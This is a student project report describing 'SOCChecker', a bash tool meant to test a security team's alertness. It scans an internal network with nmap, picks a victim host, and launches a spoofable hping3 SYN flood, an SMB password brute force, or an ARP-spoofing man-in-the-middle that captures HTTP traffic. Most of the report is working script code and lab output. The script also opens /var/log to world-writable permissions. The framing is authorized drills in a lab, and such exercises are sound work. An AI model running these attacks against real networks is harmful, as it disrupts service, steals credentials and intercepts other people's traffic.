MAY 2023

SECURITY OPERATIONS CENTER

SOC CHECKER PROJECT

PRESENTED TO

Centre for Cybersecurity

PRESENTED BY

Ryan Tan

TABLE OF CONTENTS

OBJECTIVE

One of the biggest challenges in managing SOC teams is keeping the teams alerted. An incident that is not properly managed can bring an organization great damage.

One way to alleviate this is to create an automatic attack system that will allow the SOC manager to check the team's vigilance.

The system must be easy to operate and not cause any damage.

01 Scan internal network

02 Choose victim IP address or get a randomised one

03 Choose method of attack or get a randomised one

04 Saving reports and logs on local computer

METHODOLOGY

01 SCAN INTERNAL NETWORK

- NMAP Scan
- Ports opened

02 IP ADDRESS SELECTION

- Choose victim IP
- Radomised

03 ATTACK SELECTION

- Choose attack
- Radomised

04 RESULTS ON LOCAL COMPUTER

- Save nmap & attack reports
- Log activities in a file

(1) SCANNING NETWORK

Instructions to get the remote controller started

```
Welcome to the SOCChecker Tool

This script allows SOC Managers to choose from 3 attacks options after scanning the internal network
Using this tool allows for automated attacks to ensure that SOC teams are always alert and vigilant

Please type in your password when prompted as elevated rights are required at some portions
```

```
#!/bin/bash

echo -e '\e[1;33mWelcome to the SOCChecker Tool\e[0m' & sleep 2
echo ' '
echo -e '\e[1;32mThis script allows SOC Managers to choose from 3 attacks options after scanning the internal network\e[0m'
echo -e '\e[1;32mUsing this tool allows for automated attacks to ensure that SOC teams are always alert and vigilant\e[0m' & sleep 4
echo ' '
echo -e '\e[1;32mPlease type in your password when prompted as elevated rights are required at some portions\e[0m' & sleep 2
echo ' '

# '\e[1;33m <text> \e[0m' uses color codes to add some visual appeal to your output
    # \e is the escape sequence that tells the terminal emulator that a color code is about to follow.
    # \e[33m: yellow
    # \e[32m: green
    # \e[0m is another escape sequence that tells the terminal emulator to stop interpreting color codes.
```

Nmap scanning process

```
What Ip Address would you like to scan?
CIDR e.g. 172.16.50.0/24 and range e.g. 172.16.50.1-100 formats are accepted as well
172.16.50.1-20
Please be patient with the scanning process, it may take up to 5 minutes
```

```
mkdir ~/socchecker
cd ~/socchecker
# To make sure all reports will be in one directory

sgtime=$(TZ=Asia/Singapore date)
sudo chmod 777 /var/log
# Setting the time zone to GMT+8 and giving permission to store the logs

echo -e '\e[1;33mWhat Ip Address would you like to scan?\e[0m'
echo 'CIDR e.g. 172.16.50.0/24 and range e.g. 172.16.50.1-100 formats are accepted as well'
read scanip

sleep 1
echo -e '\e[1;32mPlease be patient with the scanning process, it may take up to 5 minutes\e[0m'
echo ' ' & sleep 1

sudo nmap $scanip -Pn -sV -F -T5 -oG nmapgrep
echo "$sgtime sudo nmap $scanip -Pn -sV -F -T5 -oG nmapgrep" >> /var/log/soclog
cat nmapgrep | grep open | awk '{print $2}' > iplist.txt
# nmap scans for open ports of a server
    # -Pn used to skip the host discovery stage of the scanning process
        # Assume that the target host(s) are online and available for scanning.
    # -T5 sets the speed of the scan
    # -sV gives the service version for the ports
    # -oG injects output of the scan into a file
# Recording nmap scan in the soclogs
# Storing ip addresses with open ports into a list which will be used later
```

Providing results of Nmap scan

```
Nmap scan report for 172.16.50.20
Host is up (0.00049s latency).
Not shown: 97 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
MAC Address: 00:0C:29:C5:73:64 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 20 IP addresses (3 hosts up) scanned in 15.96 seconds

These are the IP Addresses and their opened ports:
Host: 172.16.50.1 (pfSense.home.arpa)   Ports: 22/open/tcp//ssh//OpenSSH 7.9 (protocol 2.0)/, 53/open/tcp//domain//Unbound/, 80/open/tcp//http//nginx/, 443/open/tcp//s
Host: 172.16.50.2 ()    Ports: 25/open/tcp//smtp//Postfix smtpd/        Ignored State: closed (99)
Host: 172.16.50.20 ()   Ports: 135/open/tcp//msrpc//Microsoft Windows RPC/, 139/open/tcp//netbios-ssn//Microsoft Windows netbios-ssn/, 445/open/tcp//microsoft-ds?///

Nmapscan results captured in ~/socchecker/nmapgrep

These are the attacks that are available:

(1) Hping3 DOS Attack
- Hping3 is a tool used for denial-of-service (DOS) attack. This attack exploits the TCP three-way handshake process by sending a flood of SYN packets to the victim.
- In this attack, you will be able to specify to target port and number of packets sent. You also have the option to spoof your IP Address
Result: You will be able to flood the resources the victim has, depleting its ability to establish legitimate connections.

(2) SMB Bruteforce via msfconsole
- Msfconsole is a command-line interface that provides a collection of exploits, payloads and tools to exploit vulnerabilities within a system
- SMB (Server Message Block) is a protocol used for file sharing via port 445.
Result: You will gain access by bruteforcing different usernames and passwords until a valid one is found.

(3) Man-in-the-Middle (MITM)
- A Man-in-the-Middle (MITM) attack is a type of cyber attack where an attacker intercepts communication between two parties without their knowledge.
- Arpspoof will be used to manipulate the victims ARP cache, redirecting their network traffic through the attackers machine
Result: You will intercept and capture HTTP traffic on ports 80, 8080 and 3128.
```

```
echo ' '
echo -e "\e[1;33mThese are the IP Addresses and their opened ports:\e[0m"
cat nmapgrep | grep open
# Gives the user the IP address and their opened ports so they can make a more informed decision on which attack vector to choose

echo ' ' & sleep 2
echo -e '\e[1;32mNmapscan results captured in ~/socchecker/nmapgrep\e[0m'

echo ' ' & sleep 5
echo -e '\e[1;32mThese are the attacks that are available:\e[0m'
echo ' '
echo -e '\e[1;33m(1) Hping3 DOS Attack\e[0m'
echo '- Hping3 is a tool used for denial-of-service (DOS) attack. This attack exploits the TCP three-way handshake process by sending a flood of SYN packets to the victim.'
echo '- In this attack, you will be able to specify to target port and number of packets sent. You also have the option to spoof your IP Address'
echo -e '\e[1;32mResult: You will be able to flood the resources the victim has, depleting its ability to establish legitimate connections.\e[0m'

echo ' ' & sleep 2
echo -e '\e[1;33m(2) SMB Bruteforce via msfconsole\e[0m'
echo '- Msfconsole is a command-line interface that provides a collection of exploits, payloads and tools to exploit vulnerabilities within a system'
echo '- SMB (Server Message Block) is a protocol used for file sharing via port 445.'
echo -e '\e[1;32mResult: You will gain access by bruteforcing different usernames and passwords until a valid one is found.\e[0m'

echo ' ' & sleep 2
echo -e '\e[1;33m(3) Man-in-the-Middle (MITM)\e[0m'
echo '- A Man-in-the-Middle (MITM) attack is a type of cyber attack where an attacker intercepts communication between two parties without their knowledge.'
echo '- Arpspoof will be used to manipulate the victims ARP cache, redirecting their network traffic through the attackers machine'
echo -e '\e[1;32mResult: You will intercept and capture HTTP traffic on ports 80, 8080 and 3128.\e[0m'

# Giving the desription for each attack
```

- Providing scanned IP addresses with opened ports
  - For users to make a more informed decision on which attack to choose from
- Saving nmap report
- Giving a description of each attack

(2) IP ADDRESS SELECTION

Allow the user to choose OR randomise an IP address

```
Would you like to choose a [A] Particular IP Address or [B] Receive a randomised one for the attack?
a

Which IP Address would you like to attack?
Host: 172.16.50.1 (pfSense.home.arpa)   Ports: 22/open/tcp//ssh//OpenSSH 7.9 (protocol 2.0)/, 53/open/tcp//domain//Unbound/
Host: 172.16.50.2 ()    Ports: 25/open/tcp//smtp//Postfix smtpd/        Ignored State: closed (99)
Host: 172.16.50.20 ()   Ports: 135/open/tcp//msrpc//Microsoft Windows RPC/, 139/open/tcp//netbios-ssn//Microsoft Windows ne

My chosen ip is:
172.16.50.20

Your chosen IP Address is: 172.16.50.20
```

```
Would you like to choose a [A] Particular IP Address or [B] Receive a randomised one for the attack?
b

The randomised IP is: 172.16.50.2
```

```
echo ' ' & sleep 2
echo -e '\e[1;32mWould you like to choose a [A] Particular IP Address or [B] Receive a randomised one for the attack?\e[0m'
read OPTIONS

case $OPTIONS in
    A|a)
        echo ' '
        echo -e '\e[1;32mWhich IP Address would you like to attack?\e[0m'
        cat nmapgrep | grep open
        echo ' '
        echo -e '\e[1;32mMy chosen ip is:\e[0m'
        read victimip
        echo ' '
        echo -e "\e[1;33mYour chosen IP Address is: $victimip\e[0m"
    ;;
    B|b)
        counter=$(cat iplist.txt | wc -l)
        randomnumber=$(echo $(( $RANDOM%$counter+1)))
        victimip=$(cat iplist.txt | head -n $randomnumber | tail -n 1)
        echo ' '
        echo -e "\e[1;33mThe randomised IP is: $victimip\e[0m"
        # Counts the number of lines in the IP address list
        # Randomises a number from 1 to the number of lines
        # Prints out the IP address from the randomised number
    ;;
    *)
        exit
    ;;
    esac

# Case allows for the user to choose from a variety of options
# In this case, users can choose a particular IP address or receive a randomised one
```


(3) ATTACK SELECTION

STORING HPING ATTACK INTO A FUNCTION

```
You have chosen Hping3 DOS Attack

Hping3 is a tool used for denial-of-service (DOS) attack. This attack exploits the TCP three-way handshake process by sending a flood of SYN packets to the victim.
In this attack, you will be able to specify to target port and number of packets sent. You also have the option to spoof your IP Address
Result: You will be able to flood the resources the victim has, depleting its ability to establish legitimate connections.

Please type in your password when prompted as elevated rights are required

Which port would you like to target? (you can hit enter if you do not want to specify)

How many packets do you want to send?
10
IP Address to spoof

[sudo] password for kali:
HPING 172.16.50.20 (eth0 172.16.50.20): S set, 40 headers + 0 data bytes

--- 172.16.50.20 hping statistic ---
10 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
function hpingattack()
{
    echo ' '
    echo 'Hping3 is a tool used for denial-of-service (DOS) attack. This attack exploits the TCP three-way handshake process by sending a flood of SYN packets to the victim.'
    echo 'In this attack, you will be able to specify to target port and number of packets sent. You also have the option to spoof your IP Address'
    echo -e '\e[1;32mResult: You will be able to flood the resources the victim has, depleting its ability to establish legitimate connections.\e[0m'

    echo ' '
    echo 'Please type in your password when prompted as elevated rights are required' & sleep 2
    echo ' '
    echo -e '\e[1;32mWhich port would you like to target? (you can hit enter if you do not want to specify)\e[0m'
    read hpingport

    if [ "$hpingport" = "" ]
    then
        echo -e '\e[1;32mHow many packets do you want to send?\e[0m'
        read hpingpacket
        if [ "$hpingpacket" = "" ]
        then
            echo -e '\e[1;32mIP Address to spoof:\e[0m'
            read hpingspoof
            if [ "$hpingspoof" = "" ]
            then
                echo -e '\e[1;32mAfter flooding, please type control + c to end the process\e[0m' & sleep 2
                sudo hping3 -S $victimip
            else
                echo -e '\e[1;32mAfter flooding, please type control + c to end the process\e[0m' & sleep 2
                sudo hping3 -S $victimip -a $hpingspoof
            fi
        else
            echo -e '\e[1;32mIP Address to spoof\e[0m'
            read hpingspoof
            if [ "$hpingspoof" = "" ]
            then
                sudo hping3 -S $victimip -c $hpingpacket
            else
                sudo hping3 -S $victimip -c $hpingpacket -a $hpingspoof
            fi
        fi
    else
        echo -e '\e[1;32mHow many packets do you want to send?\e[0m'
        read hpingpacket
        if [ "$hpingpacket" = "" ]
        then
            echo -e '\e[1;32mIP Address to spoof\e[0m'
            read hpingspoof
            if [ "$hpingspoof" = "" ]
            then
                echo -e '\e[1;32mAfter flooding, please type control + c to end the process\e[0m' & sleep 2
                sudo hping3 -S $victimip -p $hpingport
            else
                echo -e '\e[1;32mAfter flooding, please type control + c to end the process\e[0m' & sleep 2
                sudo hping3 -S $victimip -p $hpingport -a $hpingspoof
            fi
        else
            echo -e '\e[1;32mIP Address to spoof\e[0m'
            read hpingspoof
            if [ "$hpingspoof" = "" ]
            then
                sudo hping3 -S $victimip -p $hpingport -c $hpingpacket
            else
                sudo hping3 -S $victimip -p $hpingport -c $hpingpacket -a $hpingspoof
            fi
        fi
    fi
}

# Storing the Hping3 attack into a function to make the script neater, and to call it later
# This is a nested IF statement, where users can customise their hping3 via the port number, number of packets to send & IP address to spoof
```

```
if [ "$hpingport" = "" ]
then
    echo -e '\e[1;32mHow many packets do you want to send?\e[0m'
    read hpingpacket
    if [ "$hpingpacket" = "" ]
    then
        echo -e '\e[1;32mIP Address to spoof:\e[0m'
        read hpingspoof
        if [ "$hpingspoof" = "" ]
        then
            echo -e '\e[1;32mAfter flooding, please type control + c to end the process\e[0m' & sleep 2
            sudo hping3 -S $victimip
        else
            echo -e '\e[1;32mAfter flooding, please type control + c to end the process\e[0m' & sleep 2
            sudo hping3 -S $victimip -a $hpingspoof
        fi
    else
        echo -e '\e[1;32mIP Address to spoof\e[0m'
        read hpingspoof
        if [ "$hpingspoof" = "" ]
        then
            sudo hping3 -S $victimip -c $hpingpacket
        else
            sudo hping3 -S $victimip -c $hpingpacket -a $hpingspoof
        fi
    fi
else
    echo -e '\e[1;32mHow many packets do you want to send?\e[0m'
    read hpingpacket
    if [ "$hpingpacket" = "" ]
    then
        echo -e '\e[1;32mIP Address to spoof\e[0m'
        read hpingspoof
        if [ "$hpingspoof" = "" ]
        then
            echo -e '\e[1;32mAfter flooding, please type control + c to end the process\e[0m' & sleep 2
            sudo hping3 -S $victimip -p $hpingport
        else
            echo -e '\e[1;32mAfter flooding, please type control + c to end the process\e[0m' & sleep 2
            sudo hping3 -S $victimip -p $hpingport -a $hpingspoof
        fi
    else
        echo -e '\e[1;32mIP Address to spoof\e[0m'
        read hpingspoof
        if [ "$hpingspoof" = "" ]
        then
            sudo hping3 -S $victimip -p $hpingport -c $hpingpacket
        else
            sudo hping3 -S $victimip -p $hpingport -c $hpingpacket -a $hpingspoof
        fi
    fi
fi
}
```



STORING SMB BRUTEFORCE ATTACK INTO A FUNCTION

```
You have chosen SMB Bruteforce via msfconsole

Msfconsole is a command-line interface that provides a collection of exploits, payloads and tools to exploit vulnerabilities within a system
SMB (Server Message Block) is a protocol used for file sharing via port 445.
Result: You will gain access by bruteforcing different usernames and passwords until a valid one is found.

What is the domain name of the victim machine?
mydomain.local

We will need to create a user list,
Please type in the usernames, as many as you want, using space as a separator between each user name. E.g. Administrator soc1 admin IEUser hello
soc1 admin IEUser
```

```
function msfconsolesmb()
{
echo ' '
echo 'Msfconsole is a command-line interface that provides a collection of exploits, payloads and tools to exploit vulnerabilities within a system'
echo 'SMB (Server Message Block) is a protocol used for file sharing via port 445.'
echo -e '\e[1;32mResult: You will gain access by bruteforcing different usernames and passwords until a valid one is found.\e[0m'

echo ' ' & sleep 2
echo -e '\e[1;32mWhat is the domain name of the victim machine?\e[0m'
read domainname

echo ' '
echo -e '\e[1;32mWe will need to create a user list,\e[0m' & sleep 2
echo 'Please type in the usernames, as many as you want, using space as a separator between each user name. E.g. Administrator soc1 admin IEUser hello'
read USERS
        echo "$USERS" > typedusers.txt
        tr ' ' '\n' < typedusers.txt > userlist.txt
        rm typedusers.txt
        # Transposing from horizontal data set to vertical
            # credits: https://odin.mdacc.tmc.edu/~ryu/linux.html#:~:text=If%20you%20type%20%22tr%20'%5C,one%20column%20into%20one%20row.

echo ' '
echo -e '\e[1;32mWe will need to create a password list,\e[0m' & sleep 2
echo ' '
echo -e '\e[1;32mWhich method of password generation would you like?\e[0m'
echo -e '\e[1;32m[A] Manually typing out my own  [B] Using the top 10 passwords of 2022 (NordPass)  [C] Crunching my own\e[0m'
read PASSOPTION
echo ' '
```

```
case $PASSOPTION in
    A|a)
        echo -e '\e[1;32mPlease type in the passwords, as many as you want, using space as a separator between each user name. E.g. pass 12345 Passw0rd!\e[0m'
        read PASS_WORD
        echo "$PASS_WORD" > typedpass.txt
        tr ' ' '\n' < typedpass.txt > passlist.txt
        rm typedpass.txt
    ;;
    B|b)
        echo 'password 123456 123456789 guest qwerty 12345678 111111 12345 col123456 123123' > top10pass.txt
        tr ' ' '\n' < top10pass.txt > passlist.txt
        rm top10pass.txt
        # Using the top 10 passwords found on NordPass
        # credits: https://nordpass.com/most-common-passwords-list/
    ;;
    C|c)
        echo -e '\e[1;32mWhat is the minimum length (in numbers)?\e[0m'
        read minnum
        echo -e '\e[1;32mWhat is the maximum length (in numbers)?\e[0m'
        read maxnum
        echo -e '\e[1;32mWhat is the password pattern?\e[0m'
        echo "@ , % ^
              Specifies a pattern, eg: @@god@@@@ where the only the @'s, ,'s, %'s, and ^'s will change.
              @ will insert lower case characters
              , will insert upper case characters
              % will insert numbers
              ^ will insert symbols"
        read pattern
        crunch $minnum $maxnum -t $pattern > passlist.txt
        # Crunch helps to generate a list of words based on a pattern
         # The syntax is crunch <min character> <max character> -t <pattern> > <output file name>
     ;;
     *)
        exit
```

Outputs for the different password options

```
Which method of password generation would you like?
[A] Manually typing out my own  [B] Using the top 10 passwords of 2022 (NordPass)  [C] Crunching my own
a

Please type in the passwords, as many as you want, using space as a separator between each user name. E.g. pass 12345 Passw0rd!
hello 1234 Passw0rd!

Please wait as the msfconsole is bruteforcing the SMB protocol
```

```
We will need to create a password list,

Which method of password generation would you like?
[A] Manually typing out my own  [B] Using the top 10 passwords of 2022 (NordPass)  [C] Crunching my own
b


Please wait as the msfconsole is bruteforcing the SMB protocol
```

```
We will need to create a password list,

Which method of password generation would you like?
[A] Manually typing out my own  [B] Using the top 10 passwords of 2022 (NordPass)  [C] Crunching my own
c

What is the minimum length (in numbers)?
1
What is the maximum length (in numbers)?
1
What is the password pattern?
@ , % ^
               Specifies a pattern, eg: @@god@@@@ where the only the @'s, ,'s, %'s, and ^'s will change.
               @ will insert lower case characters
               , will insert upper case characters
               % will insert numbers
               ^ will insert symbols
%
Crunch will now generate the following amount of data: 20 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10

Please wait as the msfconsole is bruteforcing the SMB protocol
```

Outputs for success/failure bruteforce attempt

```
Please wait as the msfconsole is bruteforcing the SMB protocol

SMB Bruteforce Failure

SMB Bruteforce results captured in ~/socchecker/smblogin.txt
```

```
Please wait as the msfconsole is bruteforcing the SMB protocol

SMB Bruteforce Success

Login details:
soc1:Passw0rd!'
Administrator:Passw0rd!'

SMB Bruteforce results captured in ~/socchecker/smblogin.txt
```

STORING MITM ATTACK INTO A FUNCTION

```
You have chosen Man-in-the-Middle (MITM)

A Man-in-the-Middle (MITM) attack is a type of cyber attack where an attacker intercepts communication between two parties without their knowledge.
Arpspoof will be used to manipulate the victims ARP cache, redirecting their network traffic through the attackers machine
Result: You will intercept and capture HTTP traffic on ports 80, 8080 and 3128.

What is the default gateway of the victim?
172.16.50.1

Please type in your password when prompted as elevated rights are required

4 terminals will be triggered for this attack, please type in your passwords for each of them.
2 will be used for arpspoofing, 1 will sniff the http traffic on the victim machine and 1 will help capture the http traffic in a text file.

Once you have finished sniffing the http traffic, please close all 4 terminals to end the process
1

Http traffic captured in ~/socchecker/snarf.txt
```

```
function arpspoof()
{
echo ' '
echo 'A Man-in-the-Middle (MITM) attack is a type of cyber attack where an attacker intercepts communication between two parties without their knowledge.'
echo 'Arpspoof will be used to manipulate the victims ARP cache, redirecting their network traffic through the attackers machine'
echo -e '\e[1;32mResult: You will intercept and capture HTTP traffic on ports 80, 8080 and 3128.\e[0m'

echo ' '
echo -e '\e[1;32mWhat is the default gateway of the victim?\e[0m'
read defaultgateway

echo ' '
echo -e '\e[1;32mPlease type in your password when prompted as elevated rights are required\e[0m' & sleep 2

echo ' '
echo -e '\e[1;32m4 terminals will be triggered for this attack, please type in your passwords for each of them.\e[0m'
echo '2 will be used for arpspoofing, 1 will sniff the http traffic on the victim machine and 1 will help capture the http traffic in a text file.'
echo ' ' & sleep 7
echo -e '\e[1;33mOnce you have finished sniffing the http traffic, please close all 4 terminals to end the process\e[0m' & sleep 10

sudo arp -d $victimip
# To delete the victim from the arp cache
# This attack also assumes that the victim machine does not have the attacker's ip in its arp cache

echo 1 | sudo tee -a /proc/sys/net/ipv4/ip_forward
# To enable port forwarding
# https://stackoverflow.com/questions/59387441/switch-to-root-user-within-bash-script
```


```
gnome-terminal -- bash -c "sudo arpspoof -t $defaultgateway $victimip"
gnome-terminal -- bash -c "sudo arpspoof -t $victimip $defaultgateway"
gnome-terminal -- bash -c "sudo urlsnarf -i eth0"
gnome-terminal -- bash -c "sudo urlsnarf -i eth0 > snarf.txt"

# gnome-terminal opens an extra terminal
    # --bash -c is the flag to run commands in the newly opened terminal
    # credits: https://askubuntu.com/questions/974756/how-can-i-open-a-extra-console-and-run-a-program-in-it-with-one-command
# arpspoof is used to trick the victim machine into thinking the attacker is the default gateway
    # And to  trick the default gateway into thinking the attacker is the victim machine
# Urlsnarf will intercept and capture HTTP traffic on the victim machine

echo ' '
echo -e '\e[1;32mHttp traffic captured in ~/socchecker/snarf.txt\e[0m'
}
```

- This attack also assumes that the victim's machine does not have the attacker's IP address in its arp cache

4 terminals will be triggered for this attack:

- will be used for arpspoofing
- 1 will sniff the http traffic on the victim machine
- 1 will help capture the http traffic in a text file.

Arpspoofing   Capture traffic into a file



Arpspoofing   Sniff the http traffic on the victim machine

- Once the user has finished sniffing the http traffic, he/she will have to close all 4 terminals to end the process

Allowing user to choose a particular attack OR

```
Would you like to choose a [A] Particular Attack or [B] Receive a randomised one?
a

WWhich attack would you like to choose?
[X] Hping3 DOS  [Y] SMB Bruteforce  [Z] Man-in-the-middle
x

You have chosen Hping3 DOS Attack
```

```
Would you like to choose a [A] Particular Attack or [B] Receive a randomised one?
a

WWhich attack would you like to choose?
[X] Hping3 DOS  [Y] SMB Bruteforce  [Z] Man-in-the-middle
y

You have chosen SMB Bruteforce via msfconsole
```

```
Would you like to choose a [A] Particular Attack or [B] Receive a randomised one?
a

WWhich attack would you like to choose?
[X] Hping3 DOS  [Y] SMB Bruteforce  [Z] Man-in-the-middle
z

You have chosen Man-in-the-Middle (MITM)
```

```
echo ' ' & sleep 4
echo -e '\e[1;32mWould you like to choose a [A] Particular Attack or [B] Receive a randomised one?\e[0m'
read OPTIONS

case $OPTIONS in
    A|a)
        echo ' '
        echo -e '\e[1;32mWWhich attack would you like to choose?\e[0m'
        echo -e '\e[1;32m[X] Hping3 DOS  [Y] SMB Bruteforce  [Z] Man-in-the-middle\e[0m'
        read OPTIONS
        echo ' '

        case $OPTIONS in
            X|x)
                echo -e '\e[1;33mYou have chosen Hping3 DOS Attack\e[0m' & sleep 1
                echo "$sgtime Hping3 DOS Attack on $victimip" >> /var/log/soclog
                hpingattack
            ;;
            Y|y)
                echo -e '\e[1;33mYou have chosen SMB Bruteforce via msfconsole\e[0m' & sleep 1
                echo "$sgtime SMB Bruteforce on $victimip" >> /var/log/soclog
                msfconsolesmb
            ;;
            Z|z)
                echo -e '\e[1;33mYou have chosen Man-in-the-Middle (MITM)\e[0m' & sleep 1
                echo "$sgtime MITM (Arpspoof & Urlsnarf) on $victimip" >> /var/log/soclog
                arpspoof
            ;;
            *)
                exit
            ;;
        esac
    ;;
```

OR Get a randomised attack option

```
Would you like to choose a [A] Particular Attack or [B] Receive a randomised one?
b

Initialising SMB Bruteforce Attack
```

```
    B|b)
        counter=3
        randomnumber=$(echo $(( $RANDOM%$counter+1)))
        echo ' '

        if [ "$randomnumber" = "1" ]
        then
            echo -e '\e[1;33mInitialising Hping3 DOS Attack\e[0m' & sleep 2
            echo "$sgtime Hping3 DOS Attack on $victimip" >> /var/log/soclog
            hpingattack
        fi

        if [ "$randomnumber" = "2" ]
        then
            echo -e '\e[1;33mInitialising SMB Bruteforce Attack\e[0m' & sleep 2
            echo "$sgtime SMB Bruteforce on $victimip" >> /var/log/soclog
            msfconsolesmb
        fi

        if [ "$randomnumber" = "3" ]
        then
            echo -e '\e[1;33mInitialising Man-in-the-middle Attack\e[0m' & sleep 2
            echo "$sgtime MITM (Arpspoof & Urlsnarf) on $victimip" >> /var/log/soclog
            arpspoof
        fi
    ;;
    esac

# We now call the attack functions when the user makes a choice
```

(4) SAVING REPORTS


Nmapscan results captured in ~/socchecker/nmapgrep

